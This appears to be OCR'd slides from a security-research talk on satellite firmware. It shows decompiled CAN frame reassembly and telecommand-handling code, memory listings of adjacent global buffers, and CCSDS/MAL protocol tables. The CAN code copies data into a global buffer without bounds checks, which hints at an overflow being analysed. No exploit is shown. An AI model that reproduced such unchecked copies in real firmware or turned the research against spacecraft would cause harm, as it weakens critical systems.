


CAN Frames

```
    // Copy to Global Buffer
    memcpy(datablockGlobalRx.Data, &can_frame.data, can_frame.dlc);
    datablockGlobalRx.Size = can_frame.dlc + datablockGlobalRx.Size;
    // ...
  }
  else if(frame_type == CONTINUE) {
    can_remain = frame_id >> 0xd & 0x1f;
    // Check continous ID
    if (can_remain == curr_buf->remain - 1) {
      curr_buf->remain = can_remain;
      curr_buf->rx_count = curr_buf->rx_count + (ushort)can_frame.dlc;
      // Copy to Global Buffer
      memcpy(datablockGlobalRx.Data + datablockGlobalRx.Size,
             &can_frame.data, can_frame.dlc);
      datablockGlobalRx.Size = (uint)can_frame.dlc + datablockGlobalRx.Size;
      // ...
    }
  }
  else if(frame_type == END) {
    can_remain = frame_id >> 0xd & 0x1f;
    if (can_remain != curr_buf->remain - 1) {
      memcpy(datablockGlobalRx.Data + datablockGlobalRx.Size,
```

```
                                bufferGlobal

d0108f98                        undefine...  ??

                                bufferGlobal2

d0109380                        undefine...  ??
d010947f                        ??           ??

                                tBufferSPP

d0109480                        undefine...  ??

                                t_TC_PacketBuffer.16356

d0109868                        undefine...  ??
d0109967                        ??           ??

                                TCPacketBuffer[0].entryLength
                                TCPacketBuffer

d0109968                        COMTT_Pa...  ??
d010fef8                        ??           ??
d010fef9                        ??           ??
d010fefa                        ??           ??
d010fefb                        ??           ??
```

S-Band Stack




CAN Frames


```
25        memcpy(datablockGlobalRx.Data + datablockGlobalRx.Size,
26               &can_frame.data, can_frame.dlc);
27        datablockGlobalRx.Size = (uint)can_frame.dlc + datablockGlobalRx.Size;
28        // ...
29      }
30    }
31    else if(frame_type == END) {
32      can_remain = frame_id >> 0xd & 0x1f;
33      if (can_remain != curr_buf->remain - 1) {
34        memcpy(datablockGlobalRx.Data + datablockGlobalRx.Size,
35               &can_frame.data, can_frame.dlc);
36        datablockGlobalRx.Size = can_frame.dlc + datablockGlobalRx.Size;
37        memcpy(datablockGlobalRxFinal.Data, datablockGlobalRx.Data,
38               datablockGlobalRx.Size);
39        datablockGlobalRxFinal.Size = datablockGlobalRx.Size;
40        datablockGlobalFlag = 1;
41        CAN_AddPacketToCanStore(&datablockGlobalRxFinal);
42        // ...
43      }
44    }
45
```

```
                    bufferGlobal

d0108f98                        undefine...  ??

                    bufferGlobal2

d0109380                        undefine...  ??
d010947f                        ??           ??

                    tBufferSPP

d0109480                        undefine...  ??

                    t_TC_PacketBuffer.16356

d0109868                        undefine...  ??
d0109967                        ??           ??

                    TCPacketBuffer[0].entryLength
                    TCPacketBuffer

d0109968                        COMTT_Pa...  ??
d010fef8                        ??           ??
d010fef9                        ??           ??
d010fefa                        ??           ??
d010fefb                        ??           ??
```


S-Band Stack



CCSDS - Protocol Stack



S-Band Stack



CCSDS - Protocol Stack

Message Abstraction

...

IPSec

Space Packet Protocol

IP

TM Space Link Protocol


TC Space Link Protocol

AOS Space Data Link P.


Proximity-1 Data Link Lay.

Sync. and Channel Coding Sublayer


S-Band Stack




CCSDS - Space Packet Protocol (SPP)




S-Band Stack



CCSDS - Space Packet Protocol (SPP)




S-Band Stack





```c
void TCTA_Cycle(void) {
  TCMA_CleanTCBuffers();
  TCMA_ReadCommand();
  TCMA_VerifyCommand();
  TCMA_ExecuteCommand();
  return;
}
```

```c
int TCMA_ReadCommand(void) {
  packet = gRawPacketBuffer;
  ret = COMTT_GetReceivedTCPacket(&packet,0xff,&source_channel);
  if (ret == SUCCESS) {
    CKSM_ComputeCRC(packet, &offset);
    // ...
    do {
      currentState = &gTelecommandsInProcess[i].currentState;
      if(*currentState == EMPTY) {
        *currentState = READING;
        ret = SPP_ReadSpacePacket(packet, packet.Size,
                        &gTelecommandsInProcess[i].telecommand)
        if(ret == SUCCESS) {
          // Read and set more fields ...
          *currentState = READ;
          i = 0x14;
        } else {
          *currentState = REJECTED;
        }
      }
    } while (i < 0x14);
}
```


S-Band Stack



CCSDS - Message Abstraction Layer (MAL)




S-Band Stack



CCSDS - Message Abstraction Layer (MAL)

Field	Type	Value
URI From	URI	Message Source URI
Authentication Id	Blob	Source Authentication Identifier
URI To	URI	Message Destination URI
Timestamp	Time	Message generation timestamp
QoSlevel	QoSLevel	The QoS level of the message
Priority	UInteger	The QoS priority of the message
Domain	List<Identifier>	Domain of the message
Network Zone	Identifier	Network zone of the message
Session	SessionType	Type of session of the message
Session Name	Identifier	Name of the session of the message
Interaction Type	InteractionType	Interaction Pattern Type
Interaction Stage	UOctet	Interaction Pattern Stage
Transaction Id	Long	Unique to consumer
Service Area	UShort	Service Area
Service	UShort	Service
Operation	UShort	Service Operation
Area version	UOctet	Areaversion
Is Error Message	Boolean	‘True’ if this is an error message; else ‘False’

S-Band Stack




CCSDS - Message Abstraction Layer (MAL)

Field	Type	Value
URI From	URI	Message Source URI
Authentication Id	Blob	Source Authentication Identifier
URI To	URI	Message Destination URI
Timestamp	Time	Message generation timestamp
QoSlevel	QoSLevel	The QoS level of the message
Priority	UInteger	The QoS priority of the message
Domain	List<Identif	
Network Zone	Identifier	
Session	SessionType	
Session Name	Identifier	
Interaction Type	InteractionT	
Interaction Stage	UOctet	
Transaction Id	Long	
Service Area	UShort	
Service	UShort	
Operation	UShort	
Area version	UOctet	
Is Error Message	Boolean	

Name	InteractionType	
Short Form Part	19	
Enumeration Value	Numeric Value	Comment
SEND	1	Used for Send interactions.
SUBMIT	2	Used for Submit interactions.
REQUEST	3	Used for Request interactions.
INVOKE	4	Used for Invoke interactions.
PROGRESS	5	Used for Progress interactions.
PUBSUB	6	Used for Publish/Subscribe interactions.


S-Band Stack



CCSDS - Message Abstraction Layer (MAL)


Field	Type	Value
URI From	URI	Message Source URI
Authentication Id	Blob	Source Authentication Identifier
URI To	URI	Message Destination URI
Timestamp	Time	Message generation timestamp
QoSlevel	QoSLevel	The QoS level of the message
Priority	UInteger	The QoS priority of the message
Domain	List<Identif	
Network Zone	Identifier	
Session	SessionType	
Session Name	Identifier	
Interaction Type	InteractionT	
Interaction Stage	UOctet	
Transaction Id	Long	
Service Area	UShort	
Service	UShort	
Operation	UShort	
Area version	UOctet	
Is Error Message	Boolean	

Name	InteractionType	
Short Form Part	19	
Enumeration Value	Numeric Value	Comment
SEND	1	Used for Send interactions.
SUBMIT	2	Used for Submit interactions.
REQUEST	3	Used for Request interactions.
INVOKE	4	Used for Invoke interactions.
PROGRESS	5	Used for Progress interactions.
PUBSUB	6	Used for Publish/Subscribe interactions.




https://en.wikipedia.org/wiki/Message_Abstraction_Layer

S-Band Stack





```
if (serviceArea == 0x20001) {
  // ...
